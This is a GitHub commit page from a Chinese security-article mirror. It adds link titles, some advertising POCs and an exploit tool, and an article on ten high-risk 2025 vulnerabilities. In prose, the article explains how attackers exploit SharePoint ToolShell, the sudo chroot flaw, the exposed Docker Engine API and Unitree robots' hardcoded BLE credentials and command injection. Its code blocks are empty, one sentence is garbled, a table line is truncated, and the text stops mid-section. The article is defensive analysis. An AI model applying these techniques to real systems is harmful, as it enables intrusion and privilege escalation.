mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-29 03:40:51 +00:00
最新Nessus2026.1.8版本主机漏洞扫描∕探测工具Windows∕Linux下载、本地电脑没有PIN密码也可以实现文件窃取? Windows11WinRE权限控制绕过漏洞演示、JeecgBoot积木报表getDataSourceByPage接口存在敏感信息泄露漏洞 附POC、2025年十大高风险漏洞及其在实际攻击中的应用、Apt_t00ls:Java 开发的OA设备高危漏洞集成利用工具、MongoDB高危漏洞已被积极利用、n8n Ni8mare - 未经认证的任意文件读取到远程代码执行链 (CVSS 10.0)、详析 n8n 超危漏洞(CVE-2026-21858)如何从文件上传一路打到服务器沦陷、
This commit is contained in:
 test committed
1 parent
5ba4f5b851
commit
97372863ab
9 files changed
+1985
-1
No files matched your search
@@ -16346,5 +16346,13 @@
|
||||
"https://mp.weixin.qq.com/s/M3euwAuL5jBaPTPTc8RBYg": "【漏洞通告】n8n Webhook 请求处理不当导致未经身份验证的文件访问漏洞(CVE-2026-21858)",
|
||||
"https://mp.weixin.qq.com/s/U8qYF4Y3SmTPARPEJjFSVA": "【已复现】ComfyUI-Manager 远程代码执行漏洞(CVE-2025-67303)",
|
||||
"https://mp.weixin.qq.com/s/jlBpcZBdlq_P_tQZZCQZDA": "【已复现】n8n任意文件读取到沙箱逃逸 RCE(CVE-2026-21858)",
|
||||
"https://mp.weixin.qq.com/s/u5lm3LJFVihrD5LjZy1ASw": "【漏洞通告】n8n 远程代码执行漏洞(CVE-2026-21877)"
|
||||
"https://mp.weixin.qq.com/s/u5lm3LJFVihrD5LjZy1ASw": "【漏洞通告】n8n 远程代码执行漏洞(CVE-2026-21877)",
|
||||
"https://mp.weixin.qq.com/s/dWmRxao4XEsljlnAy9CTvg": "最新Nessus2026.1.8版本主机漏洞扫描∕探测工具Windows∕Linux下载",
|
||||
"https://mp.weixin.qq.com/s/GPFRhF3sg7RbC8DrGl_uGA": "本地电脑没有PIN密码也可以实现文件窃取? Windows11WinRE权限控制绕过漏洞演示",
|
||||
"https://mp.weixin.qq.com/s/VC9B3Jg5EKFQWV4RhTk3PQ": "JeecgBoot积木报表getDataSourceByPage接口存在敏感信息泄露漏洞 附POC",
|
||||
"https://mp.weixin.qq.com/s/XjIhvLLOTEtWmVeKBMqkYg": "2025年十大高风险漏洞及其在实际攻击中的应用",
|
||||
"https://mp.weixin.qq.com/s/It_8VnOhiNNAYzesd46gdw": "Apt_t00ls:Java 开发的OA设备高危漏洞集成利用工具",
|
||||
"https://mp.weixin.qq.com/s/bPbE8xXw4URxpDUIQiNE0Q": "MongoDB高危漏洞已被积极利用",
|
||||
"https://mp.weixin.qq.com/s/Np_-ztLJOq__mGmJjygvRA": "n8n Ni8mare - 未经认证的任意文件读取到远程代码执行链 (CVSS 10.0)",
|
||||
"https://mp.weixin.qq.com/s/BOVBEHDQRESrN7W4UWcCbw": "详析 n8n 超危漏洞(CVE-2026-21858)如何从文件上传一路打到服务器沦陷"
|
||||
}
|
||||
@@ -0,0 +1,350 @@
|
||||
# 2025年十大高风险漏洞及其在实际攻击中的应用
|
||||
河南等级保护测评 2026-01-08 18:26
|
||||
|
||||
|
||||
|
||||
2025 年的网络安全形势出现了前所未有的严重漏洞激增,仅上半年就披露了超过 21,500个CVE,与2024年相比增长了16-18%。
|
||||
|
||||
其中,有一部分漏洞因其异常严重、在实际环境中被积极利用以及可能导致企业范围内的安全漏洞而脱颖而出。
|
||||
|
||||
这项综合分析考察了 2025 年十大最重大的高风险漏洞,详细介绍了它们的技术机制、实际影响以及对全球组织的影响。
|
||||
## 10个高风险漏洞
|
||||
|
||||
<table><thead><tr style="box-sizing: border-box;"><td data-colwidth="94" style="box-sizing: border-box;padding: 2px 8px;border: 1px solid;word-break: break-word;"><strong style="box-sizing: border-box;font-weight: bold;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">漏洞与 CVE</span></font></font></strong></td><td data-colwidth="77" style="box-sizing: border-box;padding: 2px 8px;border: 1px solid;word-break: break-word;"><strong style="box-sizing: border-box;font-weight: bold;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">严重程度</span></font></font></strong></td><td data-colwidth="71" style="box-sizing: border-box;padding: 2px 8px;border: 1px solid;word-break: break-word;"><strong style="box-sizing: border-box;font-weight: bold;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">攻击向量</span></font></font></strong></td><td data-colwidth="68" style="box-sizing: border-box;padding: 2px 8px;border: 1px solid;word-break: break-word;"><strong style="box-sizing: border-box;font-weight: bold;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">验证</span></font></font></strong></td><td data-colwidth="220" style="box-sizing: border-box;padding: 2px 8px;border: 1px solid;word-break: break-word;"><strong style="box-sizing: border-box;font-weight: bold;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">关键机制及影响</span></font></font></strong></td></tr></thead><tbody><tr style="box-sizing: border-box;"><td data-colwidth="94" style="box-sizing: border-box;padding: 2px 8px;border: 1px solid;word-break: break-word;"><strong style="box-sizing: border-box;font-weight: bold;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">1. Langflow 未经授权的代码注入漏洞</span></font></font></strong><section><span leaf=""><br/></span><em style="box-sizing: border-box;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">(CVE-2025-3248)</span></font></font></em></section></td><td data-colwidth="77" style="box-sizing: border-box;padding: 2px 8px;border: 1px solid;word-break: break-word;"><strong style="box-sizing: border-box;font-weight: bold;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">超危(9.8)</span></font></font></strong></td><td data-colwidth="71" style="box-sizing: border-box;padding: 2px 8px;border: 1px solid;word-break: break-word;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">网络</span></font></font></td><td data-colwidth="68" style="box-sizing: border-box;padding: 2px 8px;border: 1px solid;word-break: break-word;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">无需</span></font></font></td><td data-colwidth="220" style="box-sizing: border-box;padding: 2px 8px;border: 1px solid;word-break: break-word;"><strong style="box-sizing: border-box;font-weight: bold;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">机制:</span></font></font></strong><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf=""> API端点中不安全的代码验证允许通过Python装饰器执行任意代码。</span></font></font><section><span leaf=""><br/></span><strong style="box-sizing: border-box;font-weight: bold;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">影响:</span></font></font></strong><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">人工智能应用基础设施和企业数据管道遭到破坏。已被积极利用。</span></font></font></section></td></tr><tr style="box-sizing: border-box;"><td data-colwidth="94" style="box-sizing: border-box;paddingLine truncated
|
||||
```
|
||||
```
|
||||
|
||||
Langflow 漏洞代表着最流行的开源 AI 编排平台之一的一个严重缺陷,该平台在 GitHub 上拥有超过 79,000 个星标,表明其在企业环境中得到了广泛应用。
|
||||
|
||||
CVE-2025-3248源于未经身份验证的/api/v1/validate/code端点中不安全的代码验证逻辑,使得远程攻击者能够在没有任何身份验证或授权检查的情况下执行任意代码。
|
||||
|
||||
该漏洞的利用机制尤其阴险,利用了 Python 装饰器的求值行为。
|
||||
|
||||
攻击者可以将恶意载荷嵌入装饰器中,从而在解析阶段而不是函数执行阶段触发代码执行。
|
||||
|
||||
ast.parse()当 Langflow 通过 Python 的 `get` 、compile()`get` 和`get` 函数处理用户提交的代码时exec(),装饰器表达式会立即被求值,这使得攻击者可以在代码运行之前实现远程代码执行。
|
||||
|
||||
该技术绕过了传统的沙箱保护和输入验证机制,这些机制旨在识别运行时的恶意意图。
|
||||
|
||||
实际的利用路径很简单:攻击者向易受攻击的端点发送精心构造的 HTTP POST 请求,其中包含嵌入在装饰器中的特制 Python 有效载荷。
|
||||
|
||||
该有效载荷以 Langflow 进程的权限执行,可能会危及整个 AI 应用基础设施、企业数据管道和连接的系统。
|
||||
|
||||
鉴于 Langflow 在为金融服务、医疗保健和技术领域构建 AI 驱动的代理和工作流程方面发挥的作用,一个易受攻击的实例遭到破坏将对组织运营构成重大风险。
|
||||
|
||||
利用漏洞的证据很早就出现了,CVE-2025-3248 于 2025 年 5 月 5 日被添加到 CISA 的已知利用漏洞 (KEV) 目录中,这表明威胁行为者的武器库中正在积极地利用该漏洞。
|
||||
|
||||
该漏洞影响 1.3.0 之前的所有版本,对于没有积极维护其部署版本的组织而言,这将造成很大的风险。
|
||||
### 2. Microsoft SharePoint Server 远程代码执行漏洞利用链(CVE-2025-53770、CVE-2025-53771)
|
||||
```
|
||||
```
|
||||
|
||||
SharePoint 漏洞链,内部代号为“ ToolShell ”,是 2025 年发现的最危险的企业攻击之一。
|
||||
|
||||
CVE-2025-53770是一个严重的未经身份验证的远程代码执行漏洞,会影响本地部署的 Microsoft SharePoint Server 2016、2019 和订阅版。
|
||||
|
||||
2025 年 7 月 19 日至 20 日,微软和 CISA 确认了该漏洞已被积极利用,已确认的受害者包括政府机构和金融机构。
|
||||
|
||||

|
||||
|
||||
该攻击链通过一个三阶段的过程,系统性地瓦解 SharePoint 的安全架构。
|
||||
|
||||
首先,攻击者通过精心构造的 HTTP POST 请求绕过对旧版 WebPart 编辑器端点的身份验证(/_layouts/15/ToolPane.aspx?DisplayMode=Edit)。
|
||||
|
||||
攻击者通过设置指向 SignOut 端点的伪造 Referer 标头,诱骗 SharePoint 将未经身份验证的请求处理为合法的内部系统调用。
|
||||
|
||||
这种身份验证绕过利用了 SharePoint 端点之间的信任关系,该关系原本是为内部工作流程设计的,但可以被远程滥用。
|
||||
|
||||
在第二阶段,一旦获得身份验证访问权限,攻击者就会将恶意 .aspx 文件(通常命名为spinstall0.aspx)部署到 SharePoint 布局目录。
|
||||
|
||||
此文件不作为传统的 webshell 运行;相反,它从服务器的配置中提取加密密钥,包括 ASP.NET 用于对 ViewState 有效负载进行签名和解密的 ValidationKey 和 DecryptionKey。
|
||||
|
||||
这些密钥是 SharePoint 反序列化安全模型的基础。
|
||||
|
||||
最后阶段利用窃取的加密材料制作__VIEWSTATE包含恶意载荷的有效签名令牌。
|
||||
|
||||
当这些令牌通过 GET 请求提交到另一个 SharePoint 终结点时,服务器会在不进行额外验证的情况下反序列化它们,并以应用程序池标识的权限(通常是NT AUTHORITY\IUSR)执行任意代码。
|
||||
|
||||
这种方法利用了对不受信任的数据进行不安全反序列化的缺陷,而这一缺陷多年来一直困扰着 .NET 应用程序。
|
||||
|
||||
该漏洞的影响远不止于单个系统的入侵。攻击者可以执行 PowerShell 命令、访问敏感文档库、创建新的管理员帐户、窃取凭据,并横向移动到连接的系统中。
|
||||
|
||||
微软确认CVE-2025-53770和CVE-2025-53771与之前在 Pwn2Own Berlin 上披露的两个漏洞(CVE-2025-49704 和 CVE-2025-49706)有关,新的漏洞比临时补丁提供了“更强大的保护”。
|
||||
|
||||
不断发现此类攻击变体,凸显了其底层设计缺陷的系统性。
|
||||
### 3. Sudo 不当外部资源引用漏洞 (CVE-2025-32463)
|
||||
```
|
||||
```
|
||||
|
||||
CVE-2025-32463是 sudo 中的一个严重权限提升漏洞,sudo 是 Unix 系统上几乎每个 Linux 和 Unix 系统都存在的基本访问控制实用程序。
|
||||
|
||||
该漏洞由 Stratascale 网络研究部门于 2025 年 6 月 30 日披露,允许本地低权限用户在使用--chroot( -R) 选项时通过操纵配置文件来提升到 root 权限。
|
||||
|
||||
该漏洞的根本原因是 sudo 版本 1.9.14 中引入的更改,在该更改中,路径解析开始在 chroot 环境中进行,然后再评估 sudoers 文件。
|
||||
|
||||
这种时序问题会造成竞争条件,攻击者可以通过在其控制的目录中插入恶意配置文件来利用这种竞争条件。
|
||||
|
||||
当用户-R在攻击者控制的环境中运行带有该选项的 sudo 命令时,sudo 会nsswitch.conf首先读取恶意配置文件。
|
||||
|
||||
该文件可以指示系统加载woot1337.so.2攻击者精心构造的自定义共享库。这种利用技术非常简单,只需要基本的 C 语言编程技能即可。
|
||||
|
||||
攻击者创建一个恶意共享库,其中包含一个构造函数,该函数在库加载时立即执行。
|
||||
|
||||
构造函数调用setreuid(0,0)并setregid(0,0)获取 root 权限,然后生成一个 root 级别的 bash shell。
|
||||
|
||||
恶意库加载后,攻击者无需利用任何后续漏洞或竞争条件,即可立即获得完全的系统控制权。
|
||||
|
||||
该漏洞影响 sudo 版本 1.9.14–1.9.17(稳定分支),并影响较小但仍然重要的 1.8.8–1.8.32(旧版分支)。
|
||||
|
||||
运行这些版本中的任何一个组织的组织都面临着严重的风险,因为该漏洞利用只需要本地访问和低权限,这是网络钓鱼成功、凭证泄露或内部威胁后的典型场景。
|
||||
|
||||
实际利用时间大大缩短:从最初以低权限入侵到完全控制系统,只需几分钟。
|
||||
|
||||
CVE-2025-32463 于 2025 年 7 月被添加到 CISA 的 KEV 目录中,加拿大网络中心和众多国家 CERT 机构发布了紧急咨询。
|
||||
|
||||
该漏洞会影响全球关键基础设施、云环境和企业系统,因此是补丁管理团队的首要任务。
|
||||
### 4. Docker Desktop 访问控制不足漏洞 (CVE-2025-9074)
|
||||
```
|
||||
```
|
||||
|
||||

CVE-2025-9074暴露了 Docker Desktop 中的一个基本访问控制缺陷,影响 4.44.3 之前的 Windows 和 macOS 版本。
|
||||
|
||||
该漏洞允许本地运行的 Linux 容器无需任何身份验证即可访问硬编码子网地址的 Docker Engine API 192.168.65.7:2375,而无需考虑增强型容器隔离 (ECI) 设置。
|
||||
|
||||
Docker Desktop 在主机系统和 Linux 容器之间建立网络桥接,使用虚拟子网进行内部通信。
|
||||
|
||||
该漏洞的出现是因为 Docker Desktop 在该子网上公开其引擎 API 时没有实现网络级身份验证或加密。
|
||||
|
||||
|
||||
|
||||
恶意容器,无论是用户启动的还是通过供应链攻击部署的,都可以向 Docker Engine API 发出未经身份验证的请求,并以完整的引擎权限执行任意命令。
|
||||
|
||||
利用途径会根据宿主操作系统的不同而显著扩展。
|
||||
|
||||
在使用 WSL2 后端的 Windows 版 Docker Desktop 上,攻击者可以以与 Docker Desktop 用户相同的管理权限挂载主机的文件系统,读取敏感文件,并通过修改系统 DLL 安装持久性恶意软件。
|
||||
|
||||
在 macOS 上,虽然受到应用程序沙箱的隔离,但攻击者仍然可以向 Docker 应用程序本身植入后门,从而控制所有容器和镜像。
|
||||
|
||||
在这两种情况下,攻击者都是从被入侵的容器开始,逐步升级到控制整个 Docker 基础设施。
|
||||
|
||||
实际影响体现在多种攻击场景中。
|
||||
|
||||
首先,供应链攻击可以将恶意容器注入到部署在 Docker Desktop 环境中的企业镜像仓库中。这些容器能够立即获得 Docker Engine 的访问权限,从而危及开发工作站的安全。
|
||||
|
||||
其次,易受攻击的开发工作站成为横向移动的关键,因为 Docker Desktop 通常以提升的权限运行,并且包含生产注册表和编排平台的凭据。
|
||||
|
||||
第三,该漏洞能够快速创建容器化僵尸网络,其中受损节点可以控制其他容器来形成分布式攻击基础设施。
|
||||
|
||||
Docker 在 4.44.3 版本中解决了 CVE-2025-9074,实现了从容器访问 Docker Engine API 的身份验证要求。
|
||||
|
||||
然而,由于开发团队广泛部署了 Docker Desktop,并且经常禁用自动更新,导致大量已安装的系统存在安全漏洞。
|
||||
### 5. 组合攻击链:WhatsApp 授权验证漏洞和 Apple 图像 I/O 越界写入漏洞 (CVE-2025-55177, CVE-2025-43300)
|
||||
```
|
||||
```
|
||||
|
||||
WhatsApp 中的CVE-2025-55177与 Apple ImageIO 框架中的 CVE-2025-43300相结合的连锁漏洞,代表了 2025 年最复杂的攻击链之一,该攻击链利用国家支持的间谍软件攻击记者和人权捍卫者。
|
||||
|
||||
该漏洞利用链实现了零点击攻击方法,无需用户交互即可入侵 iOS 和 macOS 设备。
|
||||
|
||||
CVE-2025-55177源于 WhatsApp 关联设备同步消息中不完整的授权检查。
|
||||
|
||||
WhatsApp 允许用户通过同步过程关联辅助设备;但是,授权验证未能正确验证同步消息是否来自合法关联的设备。
|
||||
|
||||
这种授权绕过机制使远程攻击者能够通过触发包含指向攻击者控制的服务器的 URL 的恶意同步消息,强制目标设备上的任意内容处理。
|
||||
|
||||
CVE-2025-43300代表 Apple 的图像 I/O 框架中的一个越界写入漏洞,该框架负责处理 iOS、iPadOS 和 macOS 中的图像。
|
||||
|
||||
DNG(数字负片)和 JPEG 无损图像格式的解析逻辑存在漏洞。
|
||||
|
||||
TIFF 元数据和嵌入式 JPEG 流之间的验证差距导致解析器根据 SamplesPerPixel 元数据分配缓冲区,而 JPEG 解码器随后使用来自图像流的不同组件计数。
|
||||
|
||||
当这些值发生冲突时,写入的像素数据量会超过缓冲区的大小,从而导致典型的越界写入漏洞。
|
||||
|
||||
攻击链运作如下:攻击者通过 WhatsApp 发送同步消息,利用 CVE-2025-55177 漏洞,强制目标设备处理来自远程 URL 的恶意 DNG 图像文件。
|
||||
|
||||
当设备处理图像时,图像 I/O 会调用易受攻击的代码路径,写入超出分配内存边界的内容。
|
||||
|
||||
这种内存损坏使得可以在图像 I/O 进程中执行任意代码,该进程具有很高的媒体处理权限。
|
||||
|
||||
第二级有效载荷可以建立持久性并协调监视功能。
|
||||
|
||||
其精妙之处在于协调部署:WhatsApp 的授权绕过功能可实现零点击交付,而图像 I/O 漏洞则可实现可靠的代码执行。
|
||||
|
||||
这些结合起来,就形成了一个完整的利用链,无需用户交互。
|
||||
|
||||
WhatsApp 证实,在三个月的时间里,约有 200 人成为攻击目标,其中大部分是中东地区的记者和人权捍卫者。
|
||||
|
||||
苹果公司在 2025 年 8 月紧急发布了补丁,WhatsApp 也随后发布了更新,但这一事件凸显了国家监控行动针对弱势群体的系统性本质。
|
||||
### 6. SGLang 大型模型推理框架远程代码执行漏洞 (CVE-2025-10164)
|
||||
```
|
||||
```
|
||||
|
||||
CVE-2025-10164 代表 SGLang 中的一个严重漏洞,SGLang 是一个日益流行的用于在生产环境中为 AI 模型提供服务的大型语言模型推理框架。
|
||||
|
||||
该漏洞源于/update_weights_from_tensor端点中对不受信任的数据进行不安全的反序列化,从而允许在运行易受攻击版本的 GPU 服务器上执行远程代码。
|
||||
|
||||
像 SGLang 这样的机器学习推理框架必须高效地在客户端和服务器之间传输序列化的张量数据(数学数组),尤其是在跨 GPU 集群分配计算时。
|
||||
|
||||
然而,对不受信任的序列化对象进行反序列化是 Python 应用程序中一个众所周知的漏洞模式。
|
||||
|
||||
SGLang 的实现未能实现足够的验证serialized_named_tensors,导致在反序列化参数之前无法进行充分验证,攻击者可以注入恶意载荷,在反序列化期间执行任意代码。
|
||||
|
||||
实际影响远不止于单个被攻破的服务器。生产环境中的人工智能推理集群通常包含数千个运行着相同易受攻击的SGLang版本的节点。
|
||||
|
||||
单个被攻破的节点会成为整个集群横向移动的枢纽点,使攻击者能够控制分布式模型服务基础设施。
|
||||
|
||||
该基础设施通常包含有价值的知识产权(训练好的模型权重)、用于推理的客户数据以及连接到上游系统的凭证。
|
||||
|
||||
由于 SGLang 维护者迅速做出反应,并与潜在受害者进行协作协调,以防止漏洞在实际环境中被广泛利用,该漏洞在人工智能安全社区引起了关注。
|
||||
|
||||
这种积极主动的事件响应阻止了漏洞被大规模利用,凸显了快速披露和协调修补如何能够降低零日漏洞风险,即使对于新兴技术也是如此。
|
||||

### 7. Unitree Robot BLE 漏洞(CVE-2025-35027、CVE-2025-60250、CVE-2025-60251)
|
||||
```
|
||||
```
|
||||
|
||||
CVE-2025-35027 代表 Unitree 多款机器人产品(包括流行的 Go2(四足机器人)和 G1(人形机器人)系列)中存在严重的命令注入漏洞。
|
||||
|
||||
该漏洞允许攻击者通过低功耗蓝牙 (BLE) 接口在受影响的机器人上执行 root 级别的命令,从而对物理系统和关键基础设施应用造成风险。
|
||||
|
||||
Unitree 机器人特意通过 BLE 公开 WiFi 配置接口,以便用户无需物理访问即可配置网络连接。
|
||||
|
||||
|
||||
|
||||
该漏洞链结合了三个不同的缺陷:CVE-2025-60250(BLE 中的静态加密密钥)、CVE-2025-60251(硬编码的身份验证字符串)和 CVE-2025-35027(命令注入)。
|
||||
|
||||
攻击者可以使用静态 AES 密钥和 IV 与机器人配对,然后使用硬编码的“unitree”字符串进行身份验证。
|
||||
|
||||
一旦通过身份验证,攻击者可以提供包含 shell 元字符(管道符、分号、命令替换语法)的恶意 WiFi SSID 或密码字符串。
|
||||
|
||||
wpa_supplicant_restart.sh这些值通过sudo以 root 权限执行的脚本直接传递给该脚本。
|
||||
|
||||
攻击者可以立即获得 root shell 访问权限或注入任意命令,以实现持久化、数据窃取或物理系统入侵。
|
||||
|
||||
在多个机器人近距离运行的场景中(例如集群、仓库部署、研究设施),单个受感染的机器人可以通过自动化攻击将攻击传播到邻近的机器人。
|
||||
|
||||
该披露指出,受攻击者控制的机器人可以向其他机器人移动并自动入侵它们,形成一种“病毒式”传播模式。
|
||||
|
||||
这些机器人应用于安全敏感环境(拆弹、人质救援、关键基础设施检查)会带来更高的风险,设备受损可能会危及生命。
|
||||
|
||||
截至 2025 年 9 月,所有具有当前固件版本的 Unitree Go2、G1、H1 和 B2 设备仍然存在漏洞,供应商表示修复可能需要数年时间才能实施。
|
||||
### 8. FortiWeb远程代码执行漏洞链(CVE-2025-64446、CVE-2025-58034)
|
||||
```
|
||||
```
|
||||
|
||||
CVE-2025-64446代表 Fortinet FortiWeb Web 应用程序防火墙中的一个严重身份验证绕过漏洞,影响多个版本,并且自 2025 年 10 月初以来一直被积极利用。
|
||||
|
||||

该漏洞结合了两个设计缺陷:相对路径遍历(CWE-23)和通过备用路径绕过身份验证(CWE-288),使未经身份验证的攻击者能够创建管理帐户并获得对易受攻击设备的完全控制权。
|
||||
|
||||
FortiWeb 实现了现代化的 REST API 用于管理,所有操作都需要进行身份验证。
|
||||
|
||||
但是,为了向后兼容,系统中仍然保留了传统的基于 CGI 的管理界面。
|
||||
|
||||
|
||||
|
||||
